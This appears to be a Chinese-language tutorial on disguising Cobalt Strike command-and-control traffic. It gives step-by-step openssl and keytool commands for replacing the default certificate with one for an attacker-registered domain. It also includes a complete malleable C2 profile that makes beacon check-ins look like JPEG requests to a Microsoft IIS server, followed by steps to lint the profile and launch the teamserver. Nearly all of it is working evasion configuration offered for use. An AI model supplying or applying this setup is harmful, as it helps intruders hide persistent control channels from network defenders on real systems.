0x1 https流量隐藏
前言:经过https加密后的流量虽然不是明文,但是cobaltstrike的默认证书有很多敏感文字,
非常容易被识别。除此之外,使用默认的证书,流量也很容易被解密;
解决:生成个人域名的证书;步骤如下:
1. 去申请一个个人域名,推荐 https://www.namecheap.com/;
2.去给域名申请一个证书,下载证书压缩包;推荐 SSL For Free LoginLog in to your SSL For Free account to manage your certificates and get expiration notifications.
FreeSSL首页 - FreeSSL.cn一个提供免费HTTPS证书申请的网站FreeSSL - 一个申请免费HTTPS证书的网站,免费HTTPS证书,免费SSL证书,免费证书https://freessl.cn/
3.上传证书压缩包到 cobaltstrike 目录,并解压;
4.将证书转成 cobaltstrike.store 格式;
## 将公钥、私钥等转换格式
openssl pkcs12 -export -in {公钥文件} -inkey {私钥文件} -out {输出文件的命名} -name {证书对应的域名} -passout pass:{设置证书密码,需要记住}

openssl pkcs12 -export -in full_chain.pem -inkey private.key -out cdn.cseroadweb.xyz.p12 -name cdn.cseroadweb.xyz -passout pass:ccc123456


## 使用keytool生成 store 证书
keytool -importkeystore -deststorepass {上一步设置的密码} -destkeypass {上一步设置的密码} -destkeystore {输出文件的命名} -srckeystore {上一步输出的文件的路径} -srcstoretype PKCS12 -srcstorepass {上一步设置的密码} -alias {证书对应的域名}

keytool -importkeystore -deststorepass ccc123456 -destkeypass ccc123456 -destkeystore new.store -srckeystore cdn.cseroadweb.xyz.p12 -srcstoretype PKCS12 -srcstorepass ccc123456 -alias cdn.cseroadweb.xyz

## 生成store证书后,有1个warning,最好再对证书进行一个格式转换;new-2.store 是刚刚生成的store证书;
keytool -importkeystore -srckeystore new-2.store -destkeystore new-2.store -deststoretype pkcs12
5.替换服务端与客户端通话的证书;
修改teamserver,将 cobaltstrike.store 替换成我们生成的store证书;

6.替换 web https 默认证书;
6.1创建 profile文件,写下如下内容;
set sample_name "Etumbot";
set useragent "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)";

http-get {

    set uri "/image/";

    client {

        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*l;q=0.8";
        header "Referer" "http://www.google.com";
        header "Pragma" "no-cache";
        header "Cache-Control" "no-cache";

        metadata {
            netbios;
            append "-.jpg";
            uri-append;
        }
    }

    server {

        header "Content-Type" "img/jpg";
        header "Server" "Microsoft-IIS/6.0";
        header "X-Powered-By" "ASP.NET";

        output {
            base64;
            print;
        }
    }
}

http-post {
    set uri "/history/";

    client {

        header "Content-Type" "application/octet-stream";
        header "Referer" "http://www.google.com";
        header "Pragma" "no-cache";
        header "Cache-Control" "no-cache";

        id {
            netbiosu;
            append ".asp";
            uri-append;
        }

        output {
            base64;
            print;
        }
    }

    server {

        header "Content-Type" "img/jpg";
        header "Server" "Microsoft-IIS/6.0";
        header "X-Powered-By" "ASP.NET";

        output {
            base64;
            print;
        }
    }
}
https-certificate {
    set keystore "new.store";
    set password "Testaaa@1234";
}
6.2 验证 profile 是否可用;
./c2lint profile
7. 启动cobaltstrike 服务端;设置profile 运行 teamserver;
./teamserver xx.xx.xx.xx passwd profile


8.验证:访问cobaltstrike 服务端口、cobaltstrike listener 端口;查看证书,看到证书已经
替换成我们的私人证书了;